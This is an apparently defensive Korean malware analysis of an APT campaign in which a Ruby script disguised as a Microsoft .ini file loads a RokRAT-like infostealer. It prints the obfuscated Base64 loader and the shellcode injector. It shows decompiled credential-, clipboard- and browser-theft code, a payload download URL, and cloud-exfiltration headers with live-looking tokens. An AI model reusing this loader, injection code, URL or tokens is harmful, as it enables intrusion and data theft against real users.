THREAT ANALYSIS

RUBY SCRIPT APT ATTACK

변화를 거듭하는 APT 공격

루비 스크립트를 활용한 APT 공격, 국내 기관을 노린다

최근 국내 여러 기관을 대상으로 루비(Ruby) 스크립트를 활용한 APT(Advanced Persistent Threat) 공격 정황이 포착됐다. 이 공격은 기존 악성코드와는 다르게 루비 스크립트를 활용해 감염 과정을 시작하며 해당 공격에 사용된 스크립트는 마이크로소프트 관련 파일로 위장하였다. 공격 과정에서는 여러 데이터 파일을 참조하며, 감염 대상 PC 이름이 특정 이름일 경우에만 동작하도록 구성했다. 최종적으로 실행되는 악성코드는 'RokRAT'이라 불리는 악성코드와 매우 유사하다.


이번 글에서는 루비 스크립트로부터 시작되는 APT 공격에 대한 분석 정보를 조명한다.

서두에 언급한대로 이번에 살펴볼 공격은 악성코드 실행을 위해 루비(Ruby) 스크립트를 사용한다. 따라서 해당 스크립트를 실행하기 위해서는 윈도우(Windows)용 루비 프로그램이 설치되어 있어야 한다. 공격에 사용된 루비 프로그램의 위치가 일반적으로 설치되는 디렉토리인 '%Program Files%' 경로가 아닌 '%Appdata%' 경로에 위치하는 것으로 보아 사전에 공격자에 의해 설치되었을 것으로 추정된다. 또한 공격 과정에서 여러 파일을 참조하기 때문에 해당 파일이 존재하지 않으면 감염이 진행되지 않는다.

따라서 본 공격 과정 전에 어떠한 방식으로 루비 프로그램을 설치하고 감염에 필요한 관련 파일들을 드롭하는 행위를 선행했을 것으로 판단된다.

루비 스크립트 활용 공격 분석

감염 PC의 루비 프로그램 폴더 내부에는 다음 그림과 같은 악성 파일 'Windows Container Isolation FS Filter Driver.ini'이 있다. 파일 확장자는 ini이지만, 내부 데이터는 루비 스크립트 코드이다.



[그림 1] 루비 폴더 내 악성 파일

파일의 내용은 다음 [그림 2]와 같다. 특정 경로의 파일을 실행하는 명령어이다.

```
load 'C:\ProgramData\Windows Container Isolation FS Filter Driver\5A855BD6\history.zh.urls'
```

[그림 2] .ini 파일 내용

해당 경로의 ‘history.zh.urls’ 파일 내용 역시 루비 스크립트이며 내용은 다음 [그림 3]과 같다.

```
# 22:53:05 19/09/2010
# Copyright (c) Microsoft Corporation.  All rights reserved.
require 'base64'
require 'fiddle/import'
# Update Driver: name=Windows Container Isolation FS Filter Driver, id=3B4E1330
url4b3f =
'https://update.microsoft.com/driverupdate?id==oQDBlTRwMiCNsTKwEjKwYjKwADMxACLk
2Sg0DIkFWZyhGdK0wOpUmepNnLkBXdjNHIsYWdiBCLyRHcokncv1WZNVmdv1Eb0JlO6IzMsVmbyV2SK
zKdBzWmVnYg0DI0V2cmZ2bylmZK0wOd1FMbZWditSMbZWdiBSPgkXZrpQDyYzN2MiCNsTXkBXdjN3Wy
QD7kCM0gHMgwCMwAzM4BDIsADM0gHMgsCIlpXaz5CZwV3YzBCLwgyYvxGbBxWY1RncpZlO6IzMsVmby
zMDNUMcxVeyFmcilGTgM3chx2QgQWaIxFXhRXYE1WYyd2byBFXcpzQigiblB3buUGbpZEI9ASZslmZj
Gbn5WaTJ3bGRXahdFI05WagQWZudWaz5WdnAibyVGd4VGIgoQDnkiKn52bsBCZl52ZpNnb1BCLn52bs
iKkl2b2BCLqQWavZHK5J3btVWTlZ3bNxGdSBCZp9mdnAibyVGd4VGIgoQDnkiKn52bsBCZl52ZpNnb1
mbvxGIkVmbnl2cuVHIsQ1XFpVSTBCLqQWavZHKj9GbsFEbhVHdylmVgoCZp9mdnAibyVGd4VGIgoQDn
XbJpjOlxGZklmRgQmblRHelBCIK0gMzwWZuJXZLBSZsVHZv1mCNEDO0QzI';
alias UrlFilter2E79 eval;
# UrlFilter: id=289A60D1
UrlFilter2E79(Base64.decode64(url4b3f[45..-1].reverse));
```

[그림 3] history.zh.url 파일 내용

마이크로소프트(Microsoft: MS) 관련 문자열을 주석과 URL 형식의 문자열에 사용해 MS에서 제작한 파일로 위장했다. 본 스크립트가 실행되면 ‘https://update.microsoft.com/driverupdate=’ 뒤의 문자열을 역순으로 배치한 결과를 Base64 디코딩 후 실행한다. 해당 디코딩 과정을 거쳐 실행되는 코드는 다음 [그림 4]와 같다.

```
#4481
module Kernel32
  extend Fiddle::Importer
  dlload 'kernel32'
  #1A0C
  typealias 'SIZE_T', 'unsigned long long'
  extern 'void* VirtualAlloc(void*, SIZE_T, unsigned long, unsigned long)'
  extern 'int VirtualProtect(void*, SIZE_T, unsigned long, unsigned long*)'
  extern 'void RtlMoveMemory(void*, void*, SIZE_T)'
  extern 'void* CreateThread(void*, SIZE_T, void*, void*, unsigned long, unsigned long*)'
  extern 'unsigned int WaitForSingleObject(void*, unsigned long)'
  #2DA2
end
puts('File Not Found!. Exit');
scfile = File.open("C:\\ProgramData\\Hid Class Library\\1CC33356\\Shortcut_26E6.info","rb");
scupd = scfile.read;
scfile.close;
ptr = Kernel32::VirtualAlloc(0, scupd.size + 0x400, 0x3000, 0x40);
Kernel32::VirtualProtect(ptr, scupd.size + 0x400, 0, 0);
buf = Fiddle::Pointer[scupd];
#6762
key = buf[1+buf[0]];
firoffset = buf[0]+6;
for i in firoffset..scupd.size do
  buf[i-firoffset] = buf[i] ^ key;
end
Kernel32::RtlMoveMemory(ptr, buf, scupd.size);
thread = Kernel32::CreateThread(0, 0, ptr, 0, 0, 0);
Kernel32::WaitForSingleObject(thread, 1000*60*10);
#0E9A
```

[그림 4] 디코딩 결과 스크립트

그림의 코드는 특정 경로의 파일을 읽어 복호화한 값을 rubyw.exe의 프로세스에 할당한 가상 메모리에 복사한다. 이후 별도의 스레드를 생성하여 실행한다. 복호화 값은 x64 쉘코드이며 해당 쉘코드의 행위는 다음과 같다.

쉘코드 1 (Shortcut_26E6.info)

Shortcut_26E6.info 파일을 복호화한 쉘코드는 약 180KB의 크기로 'Code+PE 데이터'의 구조를 갖는다. GetTickCount()와 IsDebuggerPresent()를 활용한 분석 방해 코드가 존재한다.

```
v6 = *v5;
v7 = v5[1];
v8 = v2_GetTickCount_Func();
if ( v4_IsDebuggerPresent_Func() || (v8 - v3) >= 0x320 )
  ((v5 + 27))();                                    // AntiDebuggingFunc
result = v1(0i64, (v6 + 0x400), 0x3000i64, 0x40i64);
```

[그림 5] 안티 디버깅 코드

실행 시 코드 뒷부분의 데이터를 ROL과 XOR 연산을 통해 복호화하는데, 복호화 결과는 실행파일(Portable Executable: PE)이며 해당 파일 정보는 [표 1]과 같다.

```
if ( result )
{
  for ( i = 0i64; i < v6; i = (i + 4) )
  {
    v7 = __ROL4__(v7, 13);
    if ( (v7 & 1) != 0 )
      v7 ^= 0x78AEEA97u;
    *(i + v10) = v7 ^ *(v5 + i + 8);
  }
  v12 = sub_938(v10, v6);
```

[그림 6] 복호화 코드

Type: x64 EXE
Size: 177,664 Bytes
Timestamp: 2020/11/19 00:24:48 UTC
MD5: e962a9fb77479ad13178efebac1cab33

[표 1] 복호화된 PE 정보

이후 복호화된 PE 바이너리를 가상 메모리에 매핑한 후 JMP 명령어를 통해 EP(Entry Point)로 분기하여 실행한다.

```
48:85C9          test rcx,rcx
74 18            je 237252E0E7D
8379 20 00       cmp dword ptr ds:[rcx+20],0
75 12            jne 237252E0E7D
48:8B41 60       mov rax,qword ptr ds:[rcx+60]
48:85C0          test rax,rax
74 09            je 237252E0E7D
8379 24 00       cmp dword ptr ds:[rcx+24],0
74 03            je 237252E0E7D
48:FFE0          jmp rax
```

[그림 7] 인젝션 PE로의 분기 코드

이로 인해 실행되는 PE 파일의 행위는 다음과 같다.

PE 1: 로더(Loader)

GetModuleFileNameA() 함수를 통해 현재 모듈의 파일 경로를 얻은 후 'UBY' 문자열이 없을 경우 실행 불가능한 코드로 분기하는 행위가 있다. 이는 현재 모듈이 rubyw.exe를 통해서 실행 되었는지를 검사하기 위한 행위이다.

```
v7 = sub_140001090(&v31);                       // string "UBY"
if ( !strstr(v3, v7) )
{
  v8 = qword_14002C148(xmmword_14002BEC0, "CreateThread");
  v8(0i64, 0i64, &unk_14002BFF0, 0i64, 0, 0i64);// AntiDebuggingFunc
}
LODWORD(nSize) = 0;
AES_Decrypt_sub_140003640(xmmword_14002BEC0, 0x100u);
```

[그림 8] 파일 경로 검사 코드

GetComputerNameW() 함수를 통해 PC 이름을 얻어 온 후 MD5 값을 구한다. 이때 NULL 패딩을 추가한 0x40 바이트 크기의 데이터를 연산에 사용한다. 해당 과정에서 얻어진 해시값과 특정 바이트 배열을 XOR한 값을 키로 사용하여 특정 데이터 블록을 AES 복호화 한다. 복호화에 필요한 IV값('32311223344556677889AAB0CBDCEDF')은 별도로 하드코딩 되어있다.

복호화 결과값은 특정 파일의 경로이며, 이후 해당 파일을 참조하게 된다. 따라서 PC 이름이 특정 이름일 경우에만 감염된다. 본 샘플이 감염된 환경에서는 사용자의 이름을 PC 이름으로 사용하였다.

```
sub_1400010B4(argc, argv, envp);
GetModuleFileNameA_qword_14002C138(0i64, String, 256i64);
v3 = strupr(String);
memset(Buffer, 0, sizeof(Buffer));
LODWORD(nSize) = 0x1F;
GetComputerNameW(Buffer, &nSize);
v22[1] = 0x67452301;
v22[0] = 0;
v23 = 0x98BADCFEEFCDAB89ui64;
v24 = 0x10325476i64;
v25 = 0;
memset(v26, 0, sizeof(v26));
GetMd5_sub_140002C20(v22, Buffer);
```

[그림 9] PC 이름 활용 복호화 키 생성 코드

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 4B  C:\ProgramData\K
00000010   65 72 6E 65 6C 20 4D 6F 64 65 20 44 72 69 76 65  ernel Mode Drive
00000020   72 20 46 72 61 6D 65 77 6F 72 6B 20 4C 6F 61 64  r Framework Load
00000030   65 72 5C 30 31 45 39 33 43 44 45 5C 57 69 6E 53  er\01E93CDE\WinS
00000040   44 4B 5F 33 38 42 38 2E 69 6E 66 6F 00 00 00 00  DK_38B8.info....
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

[그림 10] 데이터 블록 복호화 결과

복호화된 경로의 파일을 열고 내부 데이터를 이전 과정과 동일한 알고리즘과 키로 복호화한다. 복호화 결과는 쉘코드이다. 해당 쉘코드를 실행하는 방식에서는 백신 사용 환경에 따라 다른 방법을 사용한다. 윈도우 관리 도구(Windows Management Instrument: WMI) 쿼리를 사용하여 현재 사용 중인 안티바이러스(AV) 제품의 이름을 얻은 다음 특정 백신을 사용 중인지 검사한다. NameSpace ‘root\\SecurityCenter2’에 대한 WMI 쿼리 ‘Select * From AntiVirusProduct’ 조회 결과에서 ‘displayName’ 항목의 어베스트(Avast)와 시만텍(Symantec) 문자열을 검사한다. 해당 결과에 따라 이후 쉘코드 실행 방식이 달라진다.

```
if ( (*(*ppv + 24i64))(ppv, L"root\\SecurityCenter2", 0i64, 0i64, 0i64, 0, 0i64, 0i64, &pProxy) >= 0 )
{
  CoSetProxyBlanket(pProxy, 0xAu, 0, 0i64, 3u, 3u, 0i64, 0);
  v31 = 0i64;
  if ( (pProxy->lpVtbl[6].Release)(pProxy, L"WQL", L"Select * From AntiVirusProduct", 32i64, 0i64, &v31) >= 0 )
```

[그림 11] AV 제품 조회 WMI 쿼리

```
LOBYTE(v0) = sub_14000251C(v20, L"Avast") != -1;
v9 = v0 + 1;
if ( sub_14000251C(v20, L"AVAST") == -1 )
  v9 = v0;
v10 = v9 + 1;
if ( sub_14000251C(v20, L"avast") == -1 )
  v10 = v9;
v11 = v10 + 1;
if ( sub_14000251C(v20, L"Symantec") == -1 )
  v11 = v10;
v12 = v11 + 1;
if ( sub_14000251C(v20, L"SYMANTEC") == -1 )
  v12 = v11;
v14 = v12 + 1;
if ( sub_14000251C(v20, L"symantec") == -1 )
  v14 = v12;
LOBYTE(v13) = 1;
```

[그림 12] AV 문자열 비교

문자열 검사 결과에 따라 달라지는 쉘코드 실행 방식은 다음과 같다.

Avast 또는 Symantec AV 제품을 사용 중일 경우:

현재 프로세스에 가상 메모리를 할당한 후 쉘코드를 복사한 후 Call 명령어를 통해 분기한다.

기타 백신을 사용 중인 경우:

System32 하위 다음 프로세스 중 랜덤으로 한 개를 선택하여 실행 후 스레드를 일시 정지시킨다.

ftp.exe sort.exe wsmprovhost.exe winrshost.exe SyncHost.exe nslookup.exe svchost.exe WPDShextAutoplay.exe label.exe xcopy.exe replace.exe net.exe find.exe convert.exe expand.exe getmac.exe PING.exe fc.exe tracert.exe timeout.exe tracerpt.exe route.exe

[표 2] 실행 대상 프로세스 목록

이후 해당 프로세스에 원격으로 가상 메모리를 할당한 후 쉘코드를 인젝션한 뒤 별도의 스레드를 생성하여 쉘코드를 실행한다.

```
v11 = Check_AV_sub_140001674();
v12 = nSize;
if ( v11 > 0 && (v13 = VirtualAlloc(0i64, (nSize + 1024), 0x3000u, 0x40u), (v14 = v13) != 0i64) )
{
  memmove(v13, v10, v12);
  v14();                                    // jmp to shellcode
}                                                                  Avast / Symantec AV
else                                                               Other AV
{
  do
  {
    do
    {
      v15 = *Create_Random_Process_sub_140001C5C(v28);
      Sleep_qword_14002C168(2000i64);
    }
    while ( !v15 );
    nSize = 0i64;
    LODWORD(v20) = 64;
    v16 = VirtualAllocEx_qword_14002C120(v15, 0i64, (v12 + 256), 4096i64, v20);
    if ( v16 && (Sleep_qword_14002C168(20i64), WriteProcessMemory_qword_14002C128(v15, v16, v10, v12, 0i64)) )
    {
      Sleep_qword_14002C168(50i64);
      (RtlCreateUserThread_qword_14002C140)(v15, 0i64, 0i64, 0i64, 0i64, 0i64, v16, 0i64, &nSize, &v21[1]);
      v17 = nSize;
      if ( nSize )
      {
        ResumeThread(nSize);
        v17 = nSize;
      }
```

[그림 13] 특정 AV 사용 여부에 따른 분기 코드

쉘코드 2: WinSDK_38B8.info

두 번째 쉘코드 역시 ‘Code+PE 데이터’의 형식을 갖는다. 여기서 Code 부분은 위에서 언급한 1번 쉘코드와 동일하다. 코드 뒷부분의 PE 데이터를 복호화한 후 JMP 명령을 통해 EP를 실행한다. 이때 실행되는 PE는 정보 탈취 및 다운로더 기능을 한다.

```
0000000140000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
0000000140000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0000000140000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000140000030 00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00 ............0...
0000000140000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..´.Í!¸.LÍ!Th
0000000140000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0000000140000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0000000140000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
0000000140000080 D6 52 FA D9 92 33 94 8A 92 33 94 8A 92 33 94 8A ÖRúÙ.3...3...3..
```

[그림 14] 메모리에 인젝션된 PE

Type: x64 EXE
Size: 2,564,096 Bytes
Timestamp: 2020/12/11 22:56:38 UTC
MD5: ab1c50dfefe48e9f34cf48b0e7891e8a

[표 3] 인젝션 PE 정보

PE 2: 인포스틸러(Infostealer) & 다운로더(Downlaoder)

PE 실행 시 컴퓨터 이름으로 연산한 값을 뮤텍스(Mutex)로 사용하여 중복 실행을 방지한다.

```
Sleep(1000 * (v10 % 12));
if ( !Create_Mutex_sub_140046620() )
  ExitProcess(0x77u);
v13 = WINDOW_PROC_sub_1400462B0;
```


[그림 15] Mutex 생성 및 종료 코드

해당 악성코드는 윈도우 생성 후 등록된 윈도우 프로시저(Windows Procedure)에서 수신되는 메시지를 모니터링하며 악성 행위를 수행한다. 첫 실행 시 쉘코드에서와 동일한 방식으로 컴퓨터 이름에 대한 해시값을 값을 키로 특정 데이터를 복호화하는데, 복호화 결과는 특정 디렉토리 경로이다.

C:\Users\[계정명]\AppData\Roaming\Microsoft

[표 4] 복호화된 경로명

해당 디렉토리 하위에 ‘WER+[특정 문자열]’ 폴더를 생성한 뒤 파일을 생성한 후 ‘읽기 전용’과 ‘시스템 파일’ 옵션을 부여한다.



[그림 16] 폴더 및 파일 생성

해당 파일에 국가, 윈도우 버전, 바이오스(BIOS) 버전, CPU 정보, 디스크/파일시스템 정보, 네트워크 어댑터 정보, 설치된 프로그램 정보 등의 시스템 정보와, 악성 행위에 사용되는 디렉토리 및 파일 경로, C2 통신 시 인증 토큰값 등 악성 행위에 사용되는 전반적인 정보가 기록된다. 해당 파일은 암호화되어 저장되며 선행 과정에서 생성한 키로 복호화가 가능하다.

[그림 17] 파일 저장 내용 (복호화)

그리고, ‘AddClipboardFormatListener()’ 함수를 사용해 클립보드 변경 시 메시지를 발생시킨다. 이 메시지는 윈도우 프로시저에 의해 모니터링되며, 해당 메시지가 발생할 때마다 클립보드 데이터와 최상위 윈도우의 타이틀을 저장한다.

```
result = (*(byte_1402594A0 + 712))(16i64);    // IsClipboardFormatAvailable
if ( result )
{
  result = (*(byte_1402594A0 + 704))(0i64);   // OpenClipBoard
  if ( result )
  {
    v1 = (*(byte_1402594A0 + 664))(13i64);    // GetClipBoardData
    v26 = 7i64;
    v2 = 0i64;
    v25 = 0i64;
    LOWORD(v24[0]) = 0;
    if ( *v1 )
```

[그림 18] 클립보드 탈취 코드

```
00000237260A4470 0A 00 3C 00 70 00 65 00 31 00 2E 00 65 00 78 00 \n<pe1.ex
00000237260A4480 65 00 20 00 2D 00 20 00 50 00 49 00 44 00 3A 00 e - PID:
00000237260A4490 20 00 32 00 36 00 32 00 38 00 20 00 2D 00 20 00  2628 -
00000237260A44A0 54 00 68 00 72 00 65 00 61 00 64 00 3A 00 20 00 Thread:
00000237260A44B0 FC C8 20 00 A4 C2 08 B8 DC B4 20 00 32 00 36 00 주 스레드 26
00000237260A44C0 32 00 43 00 20 00 2D 00 20 00 78 00 36 00 34 00 2C - x64
00000237260A44D0 64 00 62 00 67 00 3E 00 0D 00 0A 00 43 00 4C 00 dbg>\r\nCL
00000237260A44E0 49 00 50 00 42 00 4F 00 41 00 52 00 44 00 54 00 IPBOARDT
00000237260A44F0 45 00 53 00 54 00 43 00 4C 00 49 00 50 00 42 00 ESTCLIPB
00000237260A4500 4F 00 41 00 52 00 44 00 54 00 45 00 53 00 54 00 OARDTEST
00000237260A4510 43 00 4C 00 49 00 50 00 42 00 4F 00 41 00 52 00 CLIPBOAR
```

[그림 19] 저장된 클립보드 내용과 최상위 윈도우 제목

이후 WM_DEVICECHANGE 메시지를 모니터링하며 장치 연결과 해제를 기록한다. 이는 '[현재 시각].usb' 파일에 기록되며 그 내용은 다음과 같다.

```
ID:USB₩VID_125F&PID_312B₩2312500492260092
Time:20210407185431
Arrival:FrN:_

Desc:USB ??? ?? ??

Manu:Compatible USB storage device

Type:0
```

[그림 20] USB 장치 연결 시 기록 정보

```
ID:USB₩VID_125F&PID_312B₩2312500492260092
Time:20210407201215
Removed
```

[그림 21] USB 장치 제거 시 기록 정보

WMI 쿼리 결과를 통해 사용 중인 AV 정보를 '[현재시각]_vinfo.txt' 파일에 기록한다. 이는 이전 쉘코드에서 사용한 방식과 동일하다.

```
if ( (*(*ppv + 24i64))(ppv, L"root\\SecurityCenter2", 0i64, 0i64, 0i64, 0, 0i64, 0i64, &pProxy) >= 0 )
{
  CoSetProxyBlanket(pProxy, 0xAu, 0, 0i64, 3u, 3u, 0i64, 0);
  v10 = 0i64;
  if ( (pProxy->lpVtbl[6].Release)(pProxy, L"WQL", L"Select * From AntiVirusProduct", 32i64, 0i64, &v10) >= 0 )
```

[그림 22] AV 조회 WMI 쿼리 코드

```
AhnLab V3 Lite,Windows Defender,
```

[그림 23] 사용 중인 AV 기록 정보

http://ipinfo.io/에 접속해 수신한 내용을 바탕으로 감염 PC의 IP, 위치, 국가, 기관명 등의 정보를 '[현재시각]_iinfo.txt' 파일에 json 형식으로 기록한다.


```
{
  "ip": "1.221.137.163",
  "city": "Seoul",
  "region": "Seoul",
  "country": "KR",
  "loc": "37.5660,126.9784",
  "org": "AS3786 LG DACOM Corporation",
  "postal": "03186",
  "timezone": "Asia/Seoul",
  "readme": "https://ipinfo.io/missingauth"
}
```


[그림 24] 감염 PC의 IP 관련 기록 정보

레지스트리를 통해 다음 [표 5]와 같이 루비 스크립트를 자동실행 등록한다. 부팅 시마다 이전 과정을 거치며 악성코드가 동작하게 된다.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
[Windows Container Isolation FS Filter Driver] "C:\Users\[계정명]\AppData\Local\Microsoft\Ruby27-x64\bin\rubyw.exe" "C:\Users\[계정명]\AppData\Local\Microsoft\Ruby27-x64\Windows Container Isolation FS Filter Driver.ini"

[표 5] 레지스트리 자동실행 등록 내용

이어서 CMD 명령어를 통해 'Windows Container Isolation FS Filter Driver' 이름의 작업 스케줄러 항목을 제거한다. 해당 항목은 기본적으로는 존재하지 않는 항목이다. 감염 시작 단계에서 실행되는 루비 스크립트의 경로명과 내부 문자열과 일치하는 것으로 보아, 이전 공격에 대한 흔적을 지우는 행위로 추정된다.

```
2: rdx 000000014024C275 "open"
3: r8 000000014024C639 "cmd.exe"
4: r9 00000047AB8FE590 "/c schtasks /delete /tn \"Windows Container Isolation FS Filter Driver\" /f"
```

[그림 25] 작업 스케줄러 제거 명령어

이외에도 각종 브라우저 정보를 수집하는 코드가 존재한다. 브라우저의 계정 정보와 쿠키 정보, 설정 정보를 수집하며 대상 브라우저는 인터넷 익스플로러(Internet Explorer: IE), 크롬(Chrome), 엣지(Edge), 파이어폭스(Firefox), 오페라(Opera), 네이버 웨일(Naver Whale)이다.

```
sub_1401396E0(v6, a1 + 984);
v7 = sub_14013A960(a1 + 904, "ie", "");
sub_1401396E0(v7, a1 + 624);
v8 = sub_14013A960(a1 + 904, "chrome", "");
sub_1401396E0(v8, a1 + 664);
v9 = sub_14013A960(a1 + 904, "edge", "");
sub_1401396E0(v9, a1 + 744);
v10 = sub_14013A960(a1 + 904, "firefox", "");
sub_1401396E0(v10, a1 + 704);
v11 = sub_14013A960(a1 + 904, "opera", "");
sub_1401396E0(v11, a1 + 784);
v12 = sub_14013A960(a1 + 904, "naver_wales", "");
```

[그림 26] 정보 탈취 대상 브라우저

```
LOBYTE(v257[0]) = 0;
std::string::assign(v257, "select * from cookies;", 0x16ui64);
```

```
std::string::assign(
  v183,
  "SELECT username_value, password_value, action_url, date_created, date_last_used, signon_realm FROM logins",
  0x69ui64);
```

```
LOBYTE(Src) = 0;
std::string::assign(&Src, "SELECT * from moz_cookies;", 0x1Aui64);
```

[그림 27] 브라우저 정보 탈취 SQL 쿼리

브라우저 외에도 FTP 클라이언트, 메일 클라이언트 등의 정보도 탈취 대상이 된다. 탈취 대상으로는 WinSCP, FileZilla, Outlook, Thunderbird 등이 있다.

```
  std::string::assign(
    lpSubKey,
    "Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    0x58ui64);
  v3 = 4i64;
  v4 = "2013";
  goto LABEL_11;
}
if ( a2 != 10 )
  return 0i64;
std::string::assign(
  lpSubKey,
  "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
```

[그림 28] Outlook 서명 정보 탈취 코드

```
v19 = -2i64;
v2 = sub_140064890(a1, v20);
std::operator+<wchar_t>(v27, v2, L"\\FileZilla");
if ( v22 >= 8 )
  std::allocator<wchar_t>::deallocate(v20, v20[0], v22 + 1);
```

```
if ( PathFileExistsW(v3) )
{
  v17 = v20;
  v22 = 7i64;
  v21 = 0i64;
  LOWORD(v20[0]) = 0;
  std::wstring::assign(v20, L"//FileZilla3/RecentServers/Server", 0x21ui64);
```

[그림 29] FileZilla 서버 정보 탈취 코드

이후, 특정 URL에 접근하여 파일 다운로드를 시도한다. 다만 현재는 연결되지 않는 상태다.

```
75 F3           jne 140129820
8D1400          lea edx,qword ptr ds:[rax+rax]
49:8BC8         mov rcx,r8
E8 581D0000     call <Decode_URL>
000000014026DCE0  L"118.129.167.102 www.hanneung.co.kr /admincenter/files/boad/1/p.jpg"
```

[그림 30] 파일 다운로드 URL

그리고 탈취한 정보를 전송하기 위해 클라우드 서비스를 사용한다. Box, Pcloud, Yandex, Dropbox, Backblazeb2의 API를 사용하는 코드가 존재한다.

```
std::wstring::assign(v24, L"https://api.pcloud.com/oauth2_token", 0x23ui64);
v29 = 7i64;
v28 = 0i64;
v27[0] = 0;
std::wstring::assign(v27, L"https://my.pcloud.com/oauth2/authorize", 0x26ui64);
std::wstring::assign(v32, L"https://api.box.com/oauth2/token", 0x20ui64);
v37 = 7i64;
v36 = 0i64;
v35[0] = 0;
std::wstring::assign(v35, L"https://account.box.com/api/oauth2/authorize", 0x2Cui64);
LOWORD(Src[0]) = 0;
std::wstring::assign(Src, L"https://api.backblazeb2.com/b2api/v1/b2_authorize_account", 0x39ui64);
sub_140025410(Buffer, L"%s/%s", a2, a3);
sub_140025410(Src, L"https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s",
LOWORD(v24[0]) = 0;
std::wstring::assign(v24, L"https://content.dropboxapi.com/2/files/upload", 0x2Dui64);
LOWORD(Src[0]) = 0;
std::wstring::assign(Src, L"https://api.backblazeb2.com/b2api/v1/b2_authorize_account", 0x39ui64);
```

[그림 31] 클라우드 API 사용 코드

코드상으로는 5개의 클라우드가 구현되어 있지만 실제 전송에는 Pcloud와 Yandex 두 가지 클라우드가 사용되는 것으로 확인된다. 데이터 전송 시 각 클라우드가 제공하는 API를 활용하며, 특정 토큰 값을 사용해 인증을 수행한다. 사용되는 인증 토큰 정보는 다음 [그림 32]와 같다. 이처럼 OAuth 인증을 활용한 전송 방식은 별도의 로그인 과정 없이 파일 전송이 가능해 AV의 C2 차단을 어렵게 한다.

```
POST https://api.pcloud.com/uploadfile?path=/1&filename=20210407150840000O.q00&nopartial=1 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data;boundary=--wwjaughalvncjwiajs--
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Authorization: Bearer JOycZ53OfwT3cURkZSVUDa7ZgrE2Kb72JlJntinTe1eN6LP3d1wy
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Length: 71795
Host: api.pcloud.com
```

[그림 32] Pcloud 전송 헤더

```
GET https://cloud-api.yandex.net/v1/disk/resources/upload?path=/1/20210407151203012O.q78&overwrite=true HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Authorization: OAuth AQAAAAAzHYxcAAWUROxzKJdWcODBjRwRIB3dlVE
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Host: cloud-api.yandex.net
```

[그림 33] Yandex 전송 헤더

요청 헤더의 유저에이전트(UserAgent)는 구글봇(Googlebot)으로 위장했다. 현재는 클라우드 전송 시 모두 인증에 실패하여 행위 발현이 불가능하다.

예방 및 진단 정보

본문에서 설명한 악성코드 감염 과정으로 볼 때, 공격자는 대상을 특정하여 공격 페이로드(Payload)를 구성했다. 감염 시스템 및 사용자에 대한 많은 정보가 유출되기에 추가적인 공격이 가능하다. 추가 파일 다운로드를 시도하는 코드가 존재하나 현재 연결이 불가능하기 때문에 본문에 언급된 내용 외 추가적인 피해가 있었을 것으로 예상된다. 안랩 V3 제품에서는 본 악성코드의 감염 과정에서 사용되는 파일을 아래와 같이 진단 중이다.

파일 진단

Trojan/Script.Inject.S1377

Trojan/Script.Loader

